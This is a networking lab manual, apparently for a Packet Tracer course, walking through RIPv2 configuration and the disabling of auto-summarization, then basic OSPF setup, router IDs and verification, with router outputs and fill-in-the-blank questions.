On the routers, enter global configuration mode and configure the hostname as shown on the chart. Then configure the console, virtual terminal lines password (both "cisco") and privileged EXEC password ("class"):

Step 2: Add the `logging synchronous` command to the console and virtual terminal lines

This command is very helpful in both lab and production environments and uses the following syntax:

```
Router(config-line)#logging synchronous
```

Step 3: Disable DNS lookup

```
Router(config)#no ip domain-lookup
```

Step 4: Configure the interfaces on R1, R2, and R3

Configure the interfaces on the R1, R2, and R3 routers with the IP addresses from the table under the Topology Diagram.

Step 5: Verify IP addressing and interfaces

Use the **`show ip interface brief`** command to verify that the IP addressing is correct and that the interfaces are active.

Step 6: Configure Ethernet interfaces of PC1, PC2, and PC3

Configure the Ethernet interfaces of PC1, PC2, and PC3 with the IP addresses and default gateways from the table under the Topology Diagram.

Step 7: Test the PC configuration by pinging the default gateway from the PC

Step 8: Configure RIP

To enable RIP, enter the command **`router rip`** in global configuration mode.

```
Router(config)#router rip
```

Once you are in routing configuration mode, enter the classful network address **for each directly connected network**, using the **`network`** command with the following syntax:

```
Router(config-router)#network <network_nr>
```
Router(config-router)#**network <network_nr>**

Task: Examine the Current Status of the Network.

Step 1: Verify that both serial links are up.

The two serial links can quickly be verified using the **`show ip interface brief`** command on R2.

```
R2#show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
FastEthernet0/0        10.1.0.1        YES manual up                    up
FastEthernet0/1        unassigned      YES manual administratively down down
Serial0/0/0            209.165.200.229 YES manual up                    up
Serial0/0/1            209.165.200.233 YES manual up                    up
Vlan1                  unassigned      YES manual administratively down down
```

Step 2: Check the connectivity from R2 to the hosts on the R1 and R3 LANs.

From the R2 router, how many ICMP messages are successful when pinging PC1?

_____ From the R2 router, how many ICMP messages are successful when pinging PC4?

_____

Step 3: Check the connectivity between the PCs.

From the PC1, is it possible to ping PC2? _____

What is the success rate? _____

From the PC1, is it possible to ping PC3? _____

What is the success rate? _____

From the PC1, is it possible to ping PC4? _____

What is the success rate? _____

From the PC4, is it possible to ping PC2? _____

What is the success rate? _____

From the PC4, is it possible to ping PC3? _____

What is the success rate? _____

Step 4: View the routing table on R2.

Both the R1 and R3 are advertising routes to the 172.30.0.0/16 network; therefore, there are two entries for this network in the R2 routing table. The R2 routing table only shows the major classful network address of 172.30.0.0—it does not show any of the subnets for this network that are used on the LANs attached to R1 and R3. Because the routing metric is the same for both entries, the router alternates the routes that are used when forwarding packets that are destined for the 172.30.0.0/16 network.

```
R2#show ip route

Output omitted
```

```
     10.0.0.0/16 is subnetted, 1 subnets
C       10.1.0.0 is directly connected, FastEthernet0/0
          R    172.30.0.0/16 [120/1] via 209.165.200.230, 00:00:24, Serial0/0/0
                             [120/1] via 209.165.200.234, 00:00:15, Serial0/0/1
     209.165.200.0/30 is subnetted, 2 subnets
C       209.165.200.228 is directly connected, Serial0/0/0
C       209.165.200.232 is directly connected, Serial0/0/1
```

Step 5: Examine the routing table on the R1 router.

Both R1 and R3 are configured with interfaces on a discontiguous network, 172.30.0.0. The 172.30.0.0 subnets are physically and logically divided by at least one other classful or major network—in this case, the two serial networks 209.165.200.228/30 and 209.165.200.232/30. Classful routing protocols like RIPv1 summarize networks at major network boundaries. Both R1 and R3 will be summarizing 172.30.0.0/24 subnets to 172.30.0.0/16. Because the route to 172.30.0.0/16 is directly connected, and because R1 does not have any specific routes for the 172.30.0.0 subnets on R3, packets destined for the R3 LANs will not be forwarded properly.

```
R1#show ip route

Output omitted

R    10.0.0.0/8 [120/1] via 209.165.200.229, 00:00:02, Serial0/0/0
     172.30.0.0/24 is subnetted, 2 subnets
C       172.30.1.0 is directly connected, FastEthernet0/0
C       172.30.2.0 is directly connected, FastEthernet0/1
     209.165.200.0/30 is subnetted, 2 subnets
C       209.165.200.228 is directly connected, Serial0/0/0
R       209.165.200.232 [120/1] via 209.165.200.229, 00:00:02, Serial0/0/0
```

Step 6: Examine the routing table on the R3 router.

R3 only shows its own subnets for 172.30.0.0 network: 172.30.100/24, 172.30.110/24, 172.30.200.16/28, and 172.30.200.32/28. R3 does not have any routes for the 172.30.0.0 subnets on R1.

```
R3#show ip route

Output omitted

R    10.0.0.0/8 [120/1] via 209.165.200.233, 00:00:19, Serial0/0/1
     172.30.0.0/16 is variably subnetted, 4 subnets, 2 masks
C       172.30.100.0/24 is directly connected, FastEthernet0/0
C       172.30.110.0/24 is directly connected, Loopback0
C       172.30.200.16/28 is directly connected, Loopback1
C       172.30.200.32/28 is directly connected, Loopback2
     209.165.200.0/30 is subnetted, 2 subnets
R       209.165.200.228 [120/1] via 209.165.200.233, 00:00:19, Serial0/0/1 C
209.165.200.232 is directly connected, Serial0/0/1
```

Step 7: Examine the RIPv1 packets that are being received by R2.

Use the **debug ip rip** command to display RIP routing updates.

R2 is receiving the route 172.30.0.0, with 1 hop, from both R1 and R3. Because these are equal cost metrics, both routes are added to the R2 routing table. Because RIPv1 is a classful routing protocol, no subnet mask information is sent in the update.

```
R2#debug ip rip
RIP protocol debugging is on
RIP: received v1 update from 209.165.200.234 on Serial0/0/1       172.30.0.0 in
1 hops
RIP: received v1 update from 209.165.200.230 on Serial0/0/0
      172.30.0.0 in 1 hops
```

R2 is sending only the routes for the 10.0.0.0 LAN and the two serial connections to R1 and R3. R1 and R3 are not receiving any information about the 172.30.0.0 subnet routes.

```
RIP: sending  v1 update to 255.255.255.255 via Serial0/0/1
(209.165.200.233)
RIP: build update entries
      network 10.0.0.0 metric 1

      network 209.165.200.228 metric 1
RIP: sending  v1 update to 255.255.255.255 via Serial0/0/0
(209.165.200.229)
RIP: build update entries
      network 10.0.0.0 metric 1

      network 209.165.200.232 metric 1
```

When you are finished, turn off the debugging.

```
R2#undebug all
```

Task: Configure RIP Version 2.

Step 1: Use the `version 2` command to enable RIP version 2 on each of the routers.

```
R2(config)#router rip R2(config-router)#version 2

R1(config)#router rip R1(config-router)#version 2

R3(config)#router rip R3(config-router)#version 2
```

RIPv2 messages include the subnet mask in a field in the routing updates. This allows subnets and their masks to be included in the routing updates. However, by default RIPv2 summarizes networks at major network boundaries, just like RIPv1, except that the subnet mask is included in the update.

Step 2: Verify that RIPv2 is running on the routers.

The **debug ip rip**, **show ip protocols**, and **show run** commands can all be used to confirm that RIPv2 is running. The output of the **show ip protocols** command for R1 is shown below.

```
R1# show ip protocols
Routing Protocol is "rip"
Sending updates every 30 seconds, next due in 7 seconds Invalid after 180
seconds, hold down 180, flushed after 240
Outgoing update filter list for all interfaces is not set Incoming update
filter list for all interfaces is not set Redistributing: rip
Default version control: send version 2, receive 2
  Interface             Send  Recv  Triggered RIP  Key-chain
  FastEthernet0/0       2     2
  FastEthernet0/1       2     2
  Serial0/0/0           2     2
Automatic network summarization is in effect
Maximum path: 4
Routing for Networks:
 172.30.0.0
 209.165.200.0
Passive Interface(s):
 FastEthernet0/0
 FastEthernet0/1
Routing Information Sources:
 Gateway         Distance      Last Update  209.165.200.229      120
Distance: (default is 120)
```

Task: Examine the Automatic Summarization of Routes.

The LANs connected to R1 and R3 are still composed of discontiguous networks. R2 still shows two equal cost paths to the 172.30.0.0/16 network in the routing table. R2 still shows only the major classful network address of 172.30.0.0 and does not show any of the subnets for this network.

```
R2#show ip route

Output omitted

     10.0.0.0/16 is subnetted, 1 subnets
C       10.1.0.0 is directly connected, FastEthernet0/0
R    172.30.0.0/16 [120/1] via 209.165.200.230, 00:00:07, Serial0/0/0
                   [120/1] via 209.165.200.234, 00:00:08, Serial0/0/1
     209.165.200.0/30 is subnetted, 2 subnets
C       209.165.200.228 is directly connected, Serial0/0/0
C       209.165.200.232 is directly connected, Serial0/0/1
```

R1 still shows only its own subnets for the 172.30.0.0 network. R1 still does not have any routes for the 172.30.0.0 subnets on R3.

```
R1#show ip route

Output omitted

R    10.0.0.0/8 [120/1] via 209.165.200.229, 00:00:09, Serial0/0/0
```

```
     172.30.0.0/24 is subnetted, 2 subnets
C       172.30.1.0 is directly connected, FastEthernet0/0
C       172.30.2.0 is directly connected, FastEthernet0/1
     209.165.200.0/30 is subnetted, 2 subnets
C       209.165.200.228 is directly connected, Serial0/0/0
R       209.165.200.232 [120/1] via 209.165.200.229, 00:00:09, Serial0/0/0
```

R3 still only shows its own subnets for the 172.30.0.0 network. R3 still does not have any routes for the 172.30.0.0 subnets on R1.

```
R3#show ip route

Output omitted

R    10.0.0.0/8 [120/1] via 209.165.200.233, 00:00:16, Serial0/0/1
     172.30.0.0/16 is variably subnetted, 4 subnets, 2 masks
C       172.30.100.0/24 is directly connected, FastEthernet0/0
C       172.30.110.0/24 is directly connected, Loopback0
C       172.30.200.16/28 is directly connected, Loopback1
C       172.30.200.32/28 is directly connected, Loopback2
     209.165.200.0/30 is subnetted, 2 subnets
R       209.165.200.228 [120/1] via 209.165.200.233, 00:00:16, Serial0/0/1
C       209.165.200.232 is directly connected, Serial0/0/1
```

Use the output of the **debug ip rip** command to answer the following questions:

What entries are included in the RIP updates sent out from R3?

_____

_____

_____

On R2, what routes are in the RIP updates that are received from R3?

_____

_____

R3 is not sending any of the 172.30.0.0 subnets—only the summarized route of 172.30.0.0/16, including the subnet mask. This is why R2 and R1 are not seeing the 172.30.0.0 subnets on R3.

Task: Disable Automatic Summarization.

The **no auto-summary** command is used to turn off automatic summarization in RIPv2. Disable auto summarization on all routers. The routers will no longer summarize routes at major network boundaries.

```
R2(config)#router rip
R2(config-router)#no auto-summary
```

```
R1(config)#router rip
R1(config-router)#no auto-summary

R3(config)#router rip
R3(config-router)#no auto-summary
```

The **show ip route** and **ping** commands can be used to verify that automatic summarization is off.

Task: Examine the Routing Tables.

The LANs connected to R1 and R3 should now be included in all three routing tables.

```
R2#show ip route

Output omitted

     10.0.0.0/16 is subnetted, 1 subnets
C       10.1.0.0 is directly connected, FastEthernet0/0
     172.30.0.0/16 is variably subnetted, 7 subnets, 3 masks
R       172.30.0.0/16 [120/1] via 209.165.200.230, 00:01:28, Serial0/0/0
                      [120/1] via 209.165.200.234, 00:01:56, Serial0/0/1
R       172.30.1.0/24 [120/1] via 209.165.200.230, 00:00:08, Serial0/0/0
R       172.30.2.0/24 [120/1] via 209.165.200.230, 00:00:08, Serial0/0/0
R       172.30.100.0/24 [120/1] via 209.165.200.234, 00:00:08, Serial0/0/1
R       172.30.110.0/24 [120/1] via 209.165.200.234, 00:00:08, Serial0/0/1
R       172.30.200.16/28 [120/1] via 209.165.200.234, 00:00:08, Serial0/0/1
R       172.30.200.32/28 [120/1] via 209.165.200.234, 00:00:08, Serial0/0/1
     209.165.200.0/30 is subnetted, 2 subnets
C       209.165.200.228 is directly connected, Serial0/0/0 C
209.165.200.232 is directly connected, Serial0/0/1R2#

R1#show ip route

Output omitted

     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
R       10.0.0.0/8 [120/1] via 209.165.200.229, 00:02:13, Serial0/0/0
R       10.1.0.0/16 [120/1] via 209.165.200.229, 00:00:21, Serial0/0/0
     172.30.0.0/16 is variably subnetted, 6 subnets, 2 masks
C       172.30.1.0/24 is directly connected, FastEthernet0/0
C       172.30.2.0/24 is directly connected, FastEthernet0/1
R       172.30.100.0/24 [120/2] via 209.165.200.229, 00:00:21, Serial0/0/0
R       172.30.110.0/24 [120/2] via 209.165.200.229, 00:00:21, Serial0/0/0
R       172.30.200.16/28 [120/2] via 209.165.200.229, 00:00:21, Serial0/0/0
R       172.30.200.32/28 [120/2] via 209.165.200.229, 00:00:21, Serial0/0/0
     209.165.200.0/30 is subnetted, 2 subnets
C       209.165.200.228 is directly connected, Serial0/0/0
R       209.165.200.232 [120/1] via 209.165.200.229, 00:00:21, Serial0/0/0
R3#show ip route
```

```
    Output omitted

         10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
    R       10.0.0.0/8 [120/1] via 209.165.200.233, 00:02:28, Serial0/0/1
    R       10.1.0.0/16 [120/1] via 209.165.200.233, 00:00:08, Serial0/0/1
         172.30.0.0/16 is variably subnetted, 6 subnets, 2 masks
    R       172.30.1.0/24 [120/2] via 209.165.200.233, 00:00:08, Serial0/0/1
    R       172.30.2.0/24 [120/2] via 209.165.200.233, 00:00:08, Serial0/0/1
    C       172.30.100.0/24 is directly connected, FastEthernet0/0
    C       172.30.110.0/24 is directly connected, Loopback0
    C       172.30.200.16/28 is directly connected, Loopback1 C
    172.30.200.32/28 is directly connected, Loopback2
         209.165.200.0/30 is subnetted, 2 subnets
    R       209.165.200.228 [120/1] via 209.165.200.233, 00:00:08, Serial0/0/1
    C       209.165.200.232 is directly connected, Serial0/0/1
```

Use the output of the **`debug ip rip`** command to answer the following questions:

What entries are included in the RIP updates sent out from R1?

_____

_____

_____

On R2, what routes are in the RIP updates that are received from R1?

_____

_____

_____

Are the subnet masks now included in the routing updates? _____

Task: Verify Network Connectivity.

Step 1: Check connectivity between R2 router and PCs.

From R2, how many ICMP messages are successful when pinging PC1?

_____

From R2, how many ICMP messages are successful when pinging PC4?

_____

Step 2: Check the connectivity between the PCs.

From PC1, is it possible to ping PC2? _____

What is the success rate? _____

From PC1, is it possible to ping PC3? _____
What is the success rate? _____

From PC1, is it possible to ping PC4? _____
What is the success rate? _____

From PC4, is it possible to ping PC2? _____
What is the success rate? _____

From PC4, is it possible to ping PC3? _____
What is the success rate? _____

Task: Clean Up

Erase the configurations and disconnect attached cabling

Output: NA

Conclusion: In conclusion, configuring RIPv2 (Routing Information Protocol version 2) in Packet Tracer is a fundamental exercise for understanding dynamic routing in networks. RIPv2 automatically updates routing tables across routers in a network, making it easier to manage routes in medium-sized networks. Through this configuration, students learn how to enable and verify RIPv2, allowing routers to exchange route information efficiently. Mastering RIPv2 configuration provides a solid foundation for understanding dynamic routing protocols and enhances the ability to maintain robust and adaptable network infrastructures.

Viva Questions:

Basic Concepts:

1. What is RIPv2, and how does it differ from RIPv1?

2. Why is RIPv2 considered a classless routing protocol?

3. What are the key benefits of using RIPv2 in a network?

4. How does RIPv2 prevent routing loops, and what is the maximum hop count?

5. Can you explain how RIPv2 handles subnet masks differently from RIPv1?

Configuration:

6. How do you enable RIPv2 on a router in Packet Tracer?

7. What command is used to advertise networks in RIPv2?

8. How do you verify that RIPv2 has been successfully configured and is functioning correctly?

9. What is the purpose of the `version 2` command in the RIPv2 configuration?

10. How can you stop RIPv2 from sending updates out of a specific interface?

Troubleshooting and Verification:

11. What command would you use to view the routing table after configuring RIPv2?

12. How can you check the status of RIPv2 neighbors on a router?

13. What could cause RIPv2 routes not to be propagated correctly?

14. How do you troubleshoot issues related to incorrect routing updates in RIPv2?

15. What is the significance of the `show ip protocols` command in the context of RIPv2?

Advanced Concepts:

16. How does RIPv2 handle split horizon and route poisoning?

17. Can you explain how RIPv2's update timers work?

18. How would you configure authentication for RIPv2 updates?

19. What are the limitations of RIPv2, especially in larger networks?

20. How does RIPv2 handle network topology changes?

PROGRAM -8

Aim: Configuration of OSPF and troubleshooting

Theoretical Description:

Learning Objectives

- Upon completion of this lab, you will be able to:
- Cable a network according to the Topology Diagram
- Erase the startup configuration and reload a router to the default state
- Perform basic configuration tasks on a router
- Configure and activate interfaces
- Configure OSPF routing on all routers
- Configure OSPF router IDs
- Verify OSPF routing using show commands
- Configure a static default route
- Propagate default route to OSPF neighbors
- Configure OSPF Hello and Dead Timers
- Configure OSPF on a Multi-access network
- Configure OSPF priority
- Understand the OSPF election process

Document the OSPF configuration

Algorithm: NA


Procedure: Scenarios

In this lab activity, there are two separate scenarios. In the first scenario, you will learn how to configure the routing protocol OSPF using the network shown in the Topology Diagram in Scenario A. The segments of the network have been subnetted using VLSM. OSPF is a classless routing protocol that can be used to provide subnet mask information in the routing updates. This will allow VLSM subnet information to be propagated throughout the network.

In the second scenario, you will learn to configure OSPF on a multi-access network. You will also learn to use the OSPF election process to determine the designated router (DR), backup designated router (BDR), and DRother states.

Scenario A: Basic OSPF Configuration

Topology Diagram



Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	Fa0/0	172.16.1.17	255.255.255.240	N/A
	S0/0/0	192.168.10.1	255.255.255.252	N/A
	S0/0/1	192.168.10.5	255.255.255.252	N/A
R2	Fa0/0	10.10.10.1	255.255.255.0	N/A
	S0/0/0	192.168.10.2	255.255.255.252	N/A
	S0/0/1	192.168.10.9	255.255.255.252	N/A
R3	Fa0/0	172.16.1.33	255.255.255.248	N/A
	S0/0/0	192.168.10.6	255.255.255.252	N/A
	S0/0/1	192.168.10.10	255.255.255.252	N/A
PC1	NIC	172.16.1.20	255.255.255.240	172.16.1.17
PC2	NIC	10.10.10.10	255.255.255.0	10.10.10.1
PC3	NIC	172.16.1.35	255.255.255.248	172.16.1.33

Task 1: Prepare the Network.

Step 1: Cable a network that is similar to the one in the Topology Diagram.

You can use any current router in your lab as long as it has the required interfaces shown in the topology.

Note: If you use 1700, 2500, or 2600 routers, the router outputs and interface descriptions will appear different.

Step 2: Clear any existing configurations on the routers.

Task 2: Perform Basic Router Configurations.

Perform basic configuration of the R1, R2, and R3 routers according to the following guidelines:

1. Configure the router hostname.
2. Disable DNS lookup.
3. Configure a privileged EXEC mode password.
4. Configure a message-of-the-day banner.
5. Configure a password for console connections.
6. Configure a password for VTY connections.

Task 3: Configure and Activate Serial and Ethernet Addresses.

Step 1: Configure interfaces on R1, R2, and R3.

Configure the interfaces on the R1, R2, and R3 routers with the IP addresses from the table under the Topology Diagram.

Step 2: Verify IP addressing and interfaces.

Use the **`show ip interface brief`** command to verify that the IP addressing is correct and that the interfaces are active.

When you have finished, be sure to save the running configuration to the NVRAM of the router.

Step 3: Configure Ethernet interfaces of PC1, PC2, and PC3.

Configure the Ethernet interfaces of PC1, PC2, and PC3 with the IP addresses and default gateways from the table under the Topology Diagram.

Step 4: Test the PC configuration by pinging the default gateway from the PC.

Task 4: Configure OSPF on the R1 Router

Step 1: Use the router ospf command in global configuration mode to enable OSPF on the R1 router. Enter a process ID of 1 for the *`process-ID`* parameter.

```
R1(config)#router ospf 1
R1(config-router)#
```

Step 2: Configure the `network` statement for the LAN network.
Once you are in the Router OSPF configuration sub-mode, configure the LAN network 172.16.1.16/28 to be included in the OSPF updates that are sent out of R1.

The OSPF **`network`** command uses a combination of *`network-address`* and *`wildcard-mask`* similar to that which can be used by EIGRP. Unlike EIGRP, the wildcard mask in OSPF is required.

Use an area ID of 0 for the OSPF *`area-id`* parameter. 0 will be used for the OSPF area ID in all of the **`network`** statements in this topology.

```
R1(config-router)#network 172.16.1.16 0.0.0.15 area 0
```

```
R1(config-router)#
```

Step 3: Configure the router to advertise the 192.168.10.0/30 network attached to the Serial0/0/0 interface.

```
R1(config-router)#network 192.168.10.0 0.0.0.3 area 0
R1(config-router)#
```

Step 4: Configure the router to advertise the 192.168.10.4/30 network attached to the Serial0/0/1 interface.

```
R1(config-router)#network 192.168.10.4 0.0.0.3 area 0
R1(config-router)#
```

Step 5: When you are finished with the OSPF configuration for R1, return to privileged EXEC mode.

```
R1(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console R1#
```

Task 5: Configure OSPF on the R2 and R3 Routers

Step 1: Enable OSPF routing on the R2 router using the router ospf command. Use a process ID of 1.

```
R2(config)#router ospf 1
R2(config-router)#
```

Step 2: Configure the router to advertise the LAN network 10.10.10.0/24 in the OSPF updates.

```
R2(config-router)#network 10.10.10.0 0.0.0.255 area 0
R2(config-router)#
```

Step 3: Configure the router to advertise the 192.168.10.0/30 network attached to the Serial0/0/0 interface.

```
R2(config-router)#network 192.168.10.0 0.0.0.3 area 0
R2(config-router)#
00:07:27: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.10.5 on
Serial0/0/0
from EXCHANGE to FULL, Exchange
Done
```

Notice that when the network for the serial link from R1 to R2 is added to the OSPF configuration, the router sends a notification message to the console stating that a neighbor relationship with another OSPF router has been established.

Step 4: Configure the router to advertise the 192.168.10.8/30 network attached to the Serial0/0/1 interface. When you are finished, return to privileged EXEC mode.

```
R2(config-router)#network 192.168.10.8 0.0.0.3 area 0
R2(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console
R2#
```

Step 5: Configure OSPF on the R3 router using the `router ospf` and `network` commands.

Use a process ID of 1. Configure the router to advertise the three directly connected networks. When you are finished, return to privileged EXEC mode.

```
R3(config)#router ospf 1
R3(config-router)#network 172.16.1.32 0.0.0.7 area 0
R3(config-router)#network 192.168.10.4 0.0.0.3 area 0 R3(config-router)#
00:17:46: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.10.5 on
Serial0/0/0
from LOADING to FULL, Loading
Done
R3(config-router)#network 192.168.10.8 0.0.0.3 area 0
R3(config-router)#
00:18:01: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.10.9 on
Serial0/0/1
from EXCHANGE to FULL, Exchange
Done
R3(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console
R3#
```

Notice that when the networks for the serial links from R3 to R1 and R3 to R2 are added to the OSPF configuration, the router sends a notification message to the console stating that a neighbor relationship with another OSPF router has been established.

Task 6: Configure OSPF Router IDs

The OSPF router ID is used to uniquely identify the router in the OSPF routing domain. A router ID is an IP address. Cisco routers derive the Router ID in one of three ways and with the following precedence:

1. IP address configured with the OSPF **`router-id`** command.
2. Highest IP address of any of the router's loopback addresses.
3. Highest active IP address on any of the router's physical interfaces.

Step 1: Examine the current router IDs in the topology.

Since no router IDs or loopback interfaces have been configured on the three routers, the router ID for each router is determined by the highest IP address of any active interface.

What is the router ID for R1? _____ What is the router ID for R2? _____ What is the router ID for R3? _____ The router ID can also be seen in the output of the **`show ip protocols`**, **`show ip ospf`**, and **`show ip ospf interfaces`** commands.

```
R3#show ip protocols
Routing Protocol is "ospf 1"
  Outgoing update filter list for all interfaces is not set    Incoming update
filter list for all interfaces is not set
  Router ID 192.168.10.10
```

```
   Number of areas in this router is 1. 1 normal 0 stub 0 nssa
   Maximum path: 4
<output omitted>


R3#show ip ospf
 Routing Process "ospf 1" with ID 192.168.10.10
 Supports only single TOS(TOS0) routes
 Supports opaque LSA
 SPF schedule delay 5 secs, Hold time between two SPFs 10 secs

<output omitted>

R3#show ip ospf interface
FastEthernet0/0 is up, line protocol is up
  Internet address is 172.16.1.33/29, Area 0
  Process ID 1, Router ID 192.168.10.10, Network Type BROADCAST, Cost:
1
  Transmit Delay is 1 sec, State DR, Priority 1
  Designated Router (ID) 192.168.10.10, Interface address 172.16.1.33
  No backup designated router on this network
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:00
  Index 1/1, flood queue length 0
  Next 0x0(0)/0x0(0)
  Last flood scan length is 1, maximum is 1
  Last flood scan time is 0 msec, maximum is 0 msec   Neighbor Count is 0,
Adjacent neighbor count is 0
  Suppress hello for 0 neighbor(s)

<output omitted>

R3#
```

Step 2: Use loopback addresses to change the router IDs of the routers in the topology.

```
R1(config)#interface loopback 0
R1(config-if)#ip address 10.1.1.1 255.255.255.255

R2(config)#interface loopback 0
R2(config-if)#ip address 10.2.2.2 255.255.255.255

R3(config)#interface loopback 0
R3(config-if)#ip address 10.3.3.3 255.255.255.255
```

Step 3: Reload the routers to force the new Router IDs to be used.

When a new Router ID is configured, it will not be used until the OSPF process is restarted. Make sure that the current configuration is saved to NRAM, and then use the **reload** command to restart each of the routers..

When the router is reloaded, what is the router ID for R1? _____ When the router is reloaded, what is the router ID for R2? _____
When the router is reloaded, what is the router ID for R3? _____

Step 4: Use the `show ip ospf neighbors` command to verify that the router IDs have changed.

```
R1#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
10.3.3.3          0   FULL/  -        00:00:30    192.168.10.6
Serial0/0/1
10.2.2.2          0   FULL/  -        00:00:33    192.168.10.2
Serial0/0/0

R2#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address
Interface
10.3.3.3          0   FULL/  -        00:00:36    192.168.10.10
Serial0/0/1
10.1.1.1          0   FULL/  -        00:00:37    192.168.10.1
Serial0/0/0

R3#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
10.2.2.2          0   FULL/  -        00:00:34    192.168.10.9    Serial0/0/1
10.1.1.1          0   FULL/  -        00:00:38    192.168.10.5
Serial0/0/0
```

Step 5: Use the `router-id` command to change the router ID on the R1 router.

Note: Some IOS versions do not support the **`router-id`** command. If this command is not available, continue to Task 7.

```
R1(config)#router ospf 1
R1(config-router)#router-id 10.4.4.4
Reload or use "clear ip ospf process" command, for this to take effect
```

If this command is used on an OSPF router process which is already active (has neighbors), the new router-ID is used at the next reload or at a manual OSPF process restart. To manually restart the OSPF process, use the **`clear ip ospf process`** command.

```
R1#(config-router)#end
R1#clear ip ospf process
Reset ALL OSPF processes? [no]:yes
R1#
```

Step 6: Use the `show ip ospf neighbor` command on router R2 to verify that the router ID of R1 has been changed.

```
R2#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
10.3.3.3          0   FULL/  -        00:00:36    192.168.10.10   Serial0/0/1
10.4.4.4          0   FULL/  -        00:00:37    192.168.10.1
Serial0/0/0
```

Step 7: Remove the configured router ID with the `no` form of the `router-id` command.

```
R1(config)#router ospf 1
R1(config-router)#no router-id 10.4.4.4
Reload or use "clear ip ospf process" command, for this to take effect
```

Step 8: Restart the OSPF process using the `clear ip ospf process` command.

Restarting the OSPF process forces the router to use the IP address configured on the Loopback 0 interface as the Router ID.

```
R1(config-router)#end
R1#clear ip ospf process
Reset ALL OSPF processes? [no]:yes
R1#
```

Task 7: Verify OSPF Operation

Step 1: On the R1 router, Use the `show ip ospf neighbor` command to view the information about the OSPF neighbor routers R2 and R3. You should be able to see the neighbor ID and IP address of each adjacent router, and the interface that R1 uses to reach that OSPF neighbor.

```
R1#show ip ospf neighbor
            Neighbor ID     Pri   State           Dead Time   Address
10.2.2.2    Interface
                      0   FULL/-          00:00:32    192.168.10.2
Serial0/0/0
                      0   FULL/-          00:00:32    192.168.10.6
10.3.3.3
            R1#
Serial0/0/1
```

Step 2: On the R1 router, use the `show ip protocols` command to view information about the routing protocol operation.

Notice that the information that was configured in the previous Tasks, such as protocol, process ID, neighbor ID, and networks, is shown in the output. The IP addresses of the adjacent neighbors are also shown.

```
R1#show ip protocols

Routing Protocol is "ospf 1"
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
```

```
  Router ID 10.1.1.1
  Number of areas in this router is 1. 1 normal 0 stub 0 nssa
  Maximum path: 4
  Routing for Networks:
    172.16.1.16 0.0.0.15 area 0
    192.168.10.0 0.0.0.3 area 0
    192.168.10.4 0.0.0.3 area 0   Routing Information
Sources:
    Gateway         Distance      Last Update
    10.2.2.2         110      00:11:43
    10.3.3.3         110      00:11:43
  Distance: (default is 110)

R1#
```

Notice that the output specifies the process ID used by OSPF. Remember, the process ID must be the same on all routers for OSPF to establish neighbor adjacencies and share routing information.

Task8: Examine OSPF Routes in the Routing Tables

View the routing table on the R1 router. OSPF routes are denoted in the routing table with an “O”.

```
R1#show ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B -
BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area        N1 -
OSPF NSSA external type 1, N2 - OSPF NSSA external type 2        E1 - OSPF external
type 1, E2 - OSPF external type 2, E - EGP        i - IS-IS, L1 - IS-IS level-1, L2
- IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.1.1.1/32 is directly connected, Loopback0
O       10.10.10.0/24 [110/65] via 192.168.10.2, 00:01:02, Serial0/0/0
     172.16.0.0/16 is variably subnetted, 2 subnets, 2 masks
C       172.16.1.16/28 is directly connected, FastEthernet0/0
O       172.16.1.32/29 [110/65] via 192.168.10.6, 00:01:12, Serial0/0/1
     192.168.10.0/30 is subnetted, 3 subnets
C       192.168.10.0 is directly connected, Serial0/0/0
C       192.168.10.4 is directly connected, Serial0/0/1
              O       192.168.10.8 [110/128] via 192.168.10.6, 00:01:12, Serial0/0/1
                                   [110/128] via 192.168.10.2, 00:01:02, Serial0/0/0
R1#
```

Notice that unlike RIPv2 and EIGRP, OSPF does not automatically summarize at major network boundaries.

Task 9: Configure OSPF Cost

Step 1: Use the `show ip route` command on the R1 router to view the OSPF cost to reach the 10.10.10.0/24 network.

```
R1#show ip route
